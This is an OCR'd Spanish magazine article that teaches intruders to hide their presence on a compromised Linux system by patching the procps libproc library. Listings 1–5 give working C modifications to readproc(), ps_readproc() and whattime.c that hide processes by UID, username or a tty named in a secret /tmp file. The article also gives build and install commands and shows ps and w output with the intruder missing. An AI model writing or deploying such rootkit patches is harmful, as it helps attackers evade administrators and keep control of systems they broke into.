
Librería libproc – punto débil de muchos sistemas

Wojtek Walczak



El método consistente en modificar la librería libproc tiene un gran punto a su favor: es poco conocido y no está muy bien descrito, además de que no despierta el interés de casi nadie.

Una de las cuestiones elementales que debe tener en cuenta todo intruso que se cuela en un sistema es que tiene que camuflarse y también ocultar los procesos que pone en marcha.

Existen diversas maneras, cada una con sus más y sus menos, pero ninguna es infalible. Los métodos más populares son el uso de LKM (módulos del kernel) y la modificación de ficheros binarios de aplicaciones tales como ps o w. Los dos son muy conocidos y es fácil descubrirlos. En muchos casos basta con usar una herramienta llamada chkrootkit (disponible en *http://www.chkrootkit.org*). La segunda forma tiene aún más puntos flacos. Los sistemas que comprueban las sumas de control, esas aplicaciones las miran fijo. Más adelante hablaremos de otros inconvenientes.

Sin embargo, existe en Linux un fichero, una pequeña librería. De ella depende lo que mostrarán las aplicaciones de la herramienta procps (y muchas otras). El método consistente en modificarla tiene un gran punto a su favor: es poco conocido y no está muy bien descrito, además de que no despierta el interés de casi nadie.

Nunca me he encontrado con la descripción de un ataque que aproveche este elemento del sistema, y después de muchas conversaciones sé que no se sabe mucho de él. Esta librería,usada por casi todas las versiones de Linux es el talón de Aquiles del administrador que no la conozca, así que vamos a dedicarle algo de nuestra atención y curiosidad. Será en nombre de la santa paz de nuestros, no siempre bien vistos, procesos.

Acerca de libproc

Esta librería es una interfaz entre el kernel (y por tanto también entre el sistema de ficheros proc) y las aplicaciones responsables de informar al administrador de los procesos que están trabajando. Las aplicaciones como ps o top leen datos del directorio */proc*. No lo hacen por sí sólas. Se sirven para ello precísamente de libproc y de las funciones que contiene, entre las cuales las más importantes son dos: `ps_readproc()` y `readproc()`. Su modificación hace posible nuestro camuflaje en el sistema.

Los administradores copian con frecuencia los programas ps o top en algún lugar de los profundos abismos del árbol de directorios para no tener que confiar en un fichero que el intruso o un gusano puede cambiar. De esta forma, cuando sospechemos que alguien ha

Listing 1. *Cambios en la función ps_readproc()*

```
/* if (flags & PROC_FILLSTATUS) { */
/* read, parse /proc/#/status */
     if ((file2str(path, "status", sbuf,
          sizeof sbuf)) != -1 ){
       status2proc(sbuf, p);
       /* desde ahora podemos usar p->ruid */
     }
/*    }*/
/* hay que poner un valor en lugar de <UID> */ /* ** */
  if(p->ruid == <UID>) goto next_proc; /* ** */
```

violado el sistema, tendremos en el sistema un fichero seguro. Pero si se consigue modificar la librería, la aplicación que la usa ofrecerá información errónea y carecerá de utilidad, tal y como querría el intruso, no importa lo bien que se haya escondido. Los métodos basados en el cambio de binarios carecen de esta ventaja: ese es el aspecto mencionado en la introducción.

Plan de acción

La librería libproc y las herramientas tales como ps, w, top, pmap, pgrep, sysctl, kill, free, vmstat o nice forman parte de una paquete llamado procps. Se encuentra disponible en las páginas de SourceForge – *http://procps.sf.net/*. Dependiendo del sistema podemos encontrar versiones de la 2.0.2 a la 3.1.11, pero las funciones que más nos interesan – a pesar de las diferencias entre las diferentes versiones – son muy parecidas.

Antes de intentar aprovechar el método que describimos deberíamos hacer un pequeño reconocimiento. Estos son los pasos que tenemos que dar:

- identificar la versión de la librería libproc usada en el sistema,
- conseguir las fuentes de esta versión de la librería,
- modificar y compilar las fuentes,
- cambio de la librería.

Identificación de la versión de la librería

El primer paso se reduce a teclear la orden:

```
$ ls -l /lib/libproc*
```

En mi sistema casero aparece lo siguiente:

```
-r-xr-xr-x 1 root root 38556
Mar 29 11:50 /lib/libproc.so.3.1.8
```

Basándonos en el nombre del fichero obtenemos el número de la versión del paquete procps instalado en el sistema, y en consecuencia también el de la librería libproc. Para asegurarnos de que las aplicaciones que podrían descubrir nuestra presencia en el sistema usan este fichero y no otro, demos la orden ldd.

```
$ ldd /bin/ps
  libproc.so.3.1.8=>
  /lib/libproc.so.3.1.8 (0x4001f000)
      [...]
$ ldd /usr/bin/w
  libproc.so.3.1.8=>
  /lib/libproc.so.3.1.8 (0x4001f000)
      [...]
```

Así nos aseguramos de que nuestro trabajo no será en vano – porque podría ocurrir que ps no usara esta librería y leyera directamente del directorio /proc. Aconsejo revisar al programa minimal.c, que lee datos del directorio /proc, por lo que no le afectan los cambios que introduciremos – lo encontraréis en el paquete procps. En cualquier caso, no deberíamos tener este problema mientras no nos metamos con una distribución de un sólo diskette.


Obtención de las fuentes de una determinada versión de la librería

No presenta dificultad el segundo paso, si entre nuestros amiguetes se encuentra Google.com. Sin embargo, antes de usar este buscador podemos empezar a servirnos de los archivos SourceForge. En la página del proyecto deberíamos encontrar todas las versiones de procps, desde la 3.0.0 a la más actual. He aquí el URL universal, basta poner el número de la versión buscada en lugar de las equis: *http://procps.sourceforge.net/procps-x.x.x.tar.gz*

Podemos encontrar paquetes de la serie 2.x.x con ayuda del buscador escribiendo procps `<número de la versión>`.

Modificación de las fuentes

El directorio */proc* contiene subdirectorios cuyos nombres son los identificadores *PID* de los procesos activos. En cada uno de ellos en-



Dibujo 1. *La librería libproc hace de intermediaria en la obtención de información sobre el proceso*

Listing 2. *Función readproc() – cambios análogos a los del Listing 1*

```
if(!(flags & PROC_FILLSTATUS)) /* ** */
   flags |= PROC_FILLSTATUS;   /* ** */

if (flags & PROC_FILLSTATUS) {
   /* read, parse /proc/#/status */
   if (likely(file2str(path, "status",
                       sbuf, sizeof sbuf
                      ) != -1 ))
   {
       status2proc(sbuf, p);
   }
}

/* pon un valor en el lugar de <UID> */ /* ** */
if(p->ruid == <UID>) goto next_proc; /* ** */
```

contraremos un conjunto de ficheros que contienen información sobre el proceso. Las funciones `readproc()` y `ps_readproc()` son responsables de leer estos ficheros y transmitir la información a comandos tales como *ps* o *top*. Si los modificamos podemos hacer que eviten algunos procesos. Estas dos funciones son casi idénticas. Ambas leen de una vez todos los ficheros del directorio de dado proceso e introducen los datos leídos en una estructura tipo `proc_t`. Por supuesto, no lo hacen directamente sino lanzando otras funciones, como `stat2proc()` o `status2proc()`.

Según nuestros propios criterios decidiremos qué procesos mostrar al usuario y cuales ocultar. Supongamos que queremos que la función `readproc()` o `ps_readproc()` evite al usuario *root*. Para eso, buscamos para cada una de estas dos funciones un sitio donde se completa el campo de la estructura `proc_t` – `p->ruser` – que contiene precisamente el nombre del dueño del proceso en cuestión. Cuando rellenamos el campo podemos averiguar si el dueño del proceso es el usuario *root* sencíllamente comparando esta variable con la variable definida por nosotros por medio de la función `strcmp()` o `strncmp()`. Si es así, dando la orden `goto next_proc` haremos que el proceso sea omitido de inmediato.

La librería nos suministra dos familias de funciones. La primera es análoga al grupo de ejecutables en los ficheros `open()`, `read()`, `close()` que ya conocemos de la librería standard del lenguaje C. En el caso de *libproc* estas funciones se llaman `openproc()`, `ps_readproc()` i `closeproc()`. De esta librería sacamos también la función `readproc()` que ha sido *empaquetada* en la función `readproctab()`, lo que nos da otro tipo de interfaz. Todo esto no nos importa demasiado, menos aún si tenemos en cuenta que *Albert Cahalan* trabaja ahora en la unificación de la interfaz del programador. Lo esencial es que tenemos que hacer dos o tres cambios para cada una de estas dos funciones.

Pasamos a la acción

Supongamos que queremos ocultar los procesos pertenecientes a un usuario con un determinado identificador *UID*. Podemos hacerlo ejecutando la función `status2proc()`, pues desde ese momento tenemos la variable `p->ruid` que contiene el *UID* del dueño del proceso (así que podemos averiguar si por casualidad estamos en posesión del proceso que tiene lugar en estos momentos y si debemos tratar de que sea omitido). Para la función `ps_readproc()` basta una línea del código:

```
/* hay que poner un valor en lugar
 * de <UID> */
if(p->ruid == <UID>) goto next_proc;
```

Suponiendo que usamos la versión 3.1.11 y trabajamos en el fichero *readproc.c*, que no ha sido modificado con anterioridad (estos supuestos se mantendrán hasta el fi-

Listing 3. *Ocultamos el usuario de nombre dado*

```
if (!(flags & PROC_FILLUSR))     /* ** */
  flags |= PROC_FILLUSR;         /* ** */
if (!(flags & PROC_FILLSTATUS)) /* ** */
  flags |= PROC_FILLSTATUS;      /* ** */
 /* some number-> text resolving which
  * is time consuming */
if (flags & PROC_FILLUSR)
  {                              /* línea 587 */
    strncpy (p->euser, user_from_uid (p->euid),
             sizeof p->euser);
    if (flags & PROC_FILLSTATUS)
      {
        strncpy (p->ruser, user_from_uid (p->ruid),
                 sizeof p->ruser);
        strncpy (p->suser, user_from_uid (p->suid),
                 sizeof p->suser);
        strncpy (p->fuser, user_from_uid (p->fuid),
                 sizeof p->fuser);
      }
  }

if (strncmp (p->ruser, uzername,
    strlen (uzername)) == 0)
  {                              /* ** */
    goto next_proc;              /* ** */
  }
```

nal del artículo), tenemos que meter esta línea de código en la línea 687, o sea, después ejecutar la función `status2proc()` o en cualquier otro sitio antes del final de la función. Así lo vemos en el Listing 1, que muestra un extracto del fichero *readproc.c* y de la función `ps_readproc()` (las líneas con el comentario `/* ** */` las hemos introducido nosotros, el resto se encuentra en el fichero *readproc.c*).

En el caso de `readproc()` tenemos que asegurarnos de que el flag está activado. `PROC_FILLSTATUS`. En el Listing 2 presentamos el cambio correspondiente. Como se ve, hemos añadido las dos primeras y últimas líneas. Las centrales proceden del fichero *readproc.c* y comienzan en la línea 580.

Compilación y cambio de librería

Después de hacer los cambios tenemos que compilar el paquete *procps*. Para eso hay que dar la orden *make* en el directorio *procps-3.1.11*. Luego trasladamos la librería al directorio */lib*:

```
# cp procps-3.1.11/proc/↵
  libproc.so.3.1.11 /lib
```

Se da por supuesto que los binarios del sistema usan esta versión de *libproc*. Si no, tendremos que obtener la versión adecuada del paquete.

Más cambios todavía

A consecuencia de los cambios que hemos llevado a cabo, el usuario con identificador *UID* antes mencionado es invisible para las aplicaciones que usen la librería que hemos modificado (tales como *ps*, *w* o *top*). Haremos otros cambios de forma análoga si queremos esconder a usuario de nombre dado. Proponemos, para empezar, definir la variable que contiene el nombre del usuario. Podemos hacerlo en la línea 42 (o en cualquier otro sitio antes de las definiciones de las funciones en las que usaremos la variable) de esta manera:

```
char * username = ↵
  "<nombre del usuario>";
```

A continuación introducimos cambios en la función `readproc()`. El fragmento de código que nos interesa comienza en la línea 587 y sigue durante seis líneas. El Listing 3 muestra el código que hay que introducir entre el principio y el final del fragmento.

Hacemos exáctamente lo mismo en el caso de la función `ps_readproc()` con la diferencia de que ésta no respeta el flag `PROC_FILLSTATUS`, por lo que podemos omitir la tercera y la cuarta línea del Listing 3. La modificación de la función `ps_readproc()` hay que comenzarla de la línea 687, teniendo cuidado de que la comparación del nombre del usuario tenga lugar después de que la librería completa la variable `p->ruser`, lo que ocurre con ayuda del siguiente código: `strncpy(p->ruser, user_from_uid(p->ruid), sizeof p->ruser)` (ver Listing 3).

Perfeccionando el método

Lo bueno de nuestro método de camuflarnos es que el administrador puede usar cualquier tipo de herramienta (incluso desconocida para nosotros) que ésta le engañará mientras use nuestra versión modificada de *libproc*. La pega es que pueden tener lugar divergencias (aunque la verdad es que eso puede pasar con cualquier técnica que se emplee). Tenemos aquí un ejemplo al usar el comando *w*:

```
19:35:16 up 5:18, 10 users,
load average:0.00,0.01,0.07
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
gieemi tty9 14:48 1:37
0.57s  0.57s -bash
root tty10 14:47 2:36m
0.10s  0.10s -bash
```

Si por una remota casualidad el administrador está tomándose un café frente al ordenador y se fija en lo que *w* muestra es muy probable que nos descubra, además de que se le caiga la taza. Esta orden, como vemos, nos informa de que en el sistema hay diez usuarios, mientras que nosotros vemos sólo dos. Esto pasa porque obtenemos la información sobre los usuarios logeados del fichero *UTMP*, y la de los procesos, del directorio */proc* usando las funciones (que hemos modificado nosotros).

Por supuesto podemos modificar también el fichero *UTMP*, pero si no lo hacemos bien basta un *chkrootkit* para descubrir huellas de nuestra horripilante actuación. No podemos dejar así la cosa, así que nos esconderemos un pelín más cambiando la función `sprint_uptime()` del fichero *procps-3.1.11/proc/whattime.c*. Hacemos esta modificación en la

Listing 4. *Leemos del fichero fichero_secreto y comparamos las consolas*

```
if (p->ruid == 0)
  {
    FILE *wp;
    if ((wp = fopen ("/tmp/fichero_secreto", "r")) != NULL)
      {
        char secret_buff[60], secret_tty[60];;
        fgets (secret_buff, 59, wp);
        secret_buff[strlen (secret_buff) - 1] = '\0';
        fclose (wp);
        dev_to_tty (secret_tty, sizeof (secret_tty),
                    p->tty, p->pid, 0x0);
        if (strcmp (secret_tty, secret_buff) == 0)
          goto next_proc;
      }
  }
```

Listing 5. *No tiene en cuenta al usuario que trabaja en la consola en cuestión*

```
while ((utmpstruct = getutent())) {
  if ((utmpstruct->ut_type == USER_PROCESS) &&
     (utmpstruct->ut_name[0] != '\0')) {
     FILE *wp;
     if((wp=fopen("/tmp/tajny_plik", "r"))!=NULL) {
       char secret_buff[60], secret_line[60] = "/dev/";
       fgets(secret_buff, 59, wp);
       secret_buff[strlen(secret_buff)-1]='\0';
       fclose(wp);
       strncat(secret_line, utmpstruct->ut_line,
               sizeof(secret_line));
       if(strcmp(secret_line,secret_buff)==0) continue;
     }
     numuser++;
}
```

línea 71. Antes del cambio el fragmento tiene este aspecto:

```
while ((utmpstruct = getutent())) {
  if ((utmpstruct->ut_type ==
    USER_PROCESS) &&
    (utmpstruct->ut_name[0] != '\0'))
     numuser++; /* número 71 */
}
```

Después queda así:

```
while ((utmpstruct = getutent())) {
  if ((utmpstruct->ut_type ==
    USER_PROCESS) &&
    (utmpstruct->ut_name[0]!='\0')) {
      if(strcmp(utmpstruct->ut_name,
                "<nombre del usuario>"))
        numuser++;
  }
}
```

Dentro de esta función no tenemos acceso a la estructura actual de *proc_t*, por lo que sólo podemos hacer comparaciones en base al nombre del usuario y de otros campos accesibles en la estructura *utmp*. Al usar otra vez la orden *w* no queda ni rastro de nosotros:

```
19:35:16 up 5:18,2 users,load average:
0.00,0.01,0.07
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
gieemi tty9 14:48 1:37
0.57s 0.57s -bash
root tty10 14:47 2:36m
0.10s 0.10s -bash
```

Démosle vueltas al siguiente escenario: queremos trabajar desde la cuenta *root* de forma que nadie nos vea, o sea, a la vez que el verdadero *root*, para ver qué hace y no dejemos pistas de nuestra presencia – al menos según las aplicaciones que usan *libproc*. Vamos a hacer que las funciones `readproc()` y `ps_readproc()` lean del archivo que les demos un número de consola que no puedan mostrar.

El camuflaje consistirá en *logearse*, averiguar en qué consola trabajamos y crear un fichero con el nombre de esta consola. Todo esto, después de haber cambiado la librería, tendría que llevarnos unos 20 segundos, así que deberíamos quedar inadvertidos, además podemos automatizar el proceso. Tenemos que meter el mismo fragmento que vemos en el Listing 4 en las dos funciones de las que hablamos.

La línea 585 es un buen sitio en `readproc()`, y para `ps_readproc()` la 687 (aunque también se puede meter el código en cualquier lugar mientras nos acordemos de hacerlo después de lanzar la función `stat2proc()` que completa la variable `p->tty` que usamos). Ahora compilamos, cambiamos las librerías y vemos como funciona. Nos logeamos en la segunda consola como *root* y luego desde la primera (como el *root* legal y verdadero) ejecutamos el comando *w:*

```
# w
23:34:14 up 9:17,2 users,load average:
0.05,0.08,0.06
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
root tty1 23:23 23.00s  0.12s  0.12s w
root tty2 14:47 0.00s
0.52s 0.02s -bash
```

Ahora en la segunda consola nuestro *root* ilegal quiere ocultarse, por lo que da la orden:

```
# echo "/dev/tty2" > \
  /tmp/fichero_secreto
```

Y de nuevo comprobamos desde la primera consola quién está logeado.

```
23:37:39 up 9:21,2 users,load average:
0.05,0.06,0.05
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
root tty1 14:47 1:12 0.51s 0.51s -bash
```

Efectivamente, aún no hemos terminado la tarea. ¿Véis ese *2 users*? Otra vez hay que mirar en el fichero *whattime.c*. El Listing 5 muestra el aspecto que puede tener esta vez la operación de antes.

Ahora, el comando *w* mentirá como un bellaco. Nosotros nos fijamos en lo que nos dice el comando *ps* (me permití el lujo de esconder mi cuenta de *root* que trabaja en la consola 10 y poner en marcha en ella nim *vima*):

```
% ps aux | grep tty10 | wc -l
      0
% _
```

¡Bingo! No queda ni rastro de nosotros.

Conclusión

En este artículo hemos conocido otro elemento más del arte de camuflarse en el sistema. Como cada método, no es infalible, pero unido a otras formas de camuflaje puede dar magníficos resultados. Permite hablar de una auténtica sensación de confort en el trabajo.

Su principal ventaja es, sin duda alguna, que no muchos administradores son conscientes de la función que desempeña esta librería, lo que de a los intrusos ocasión de lucirse. ■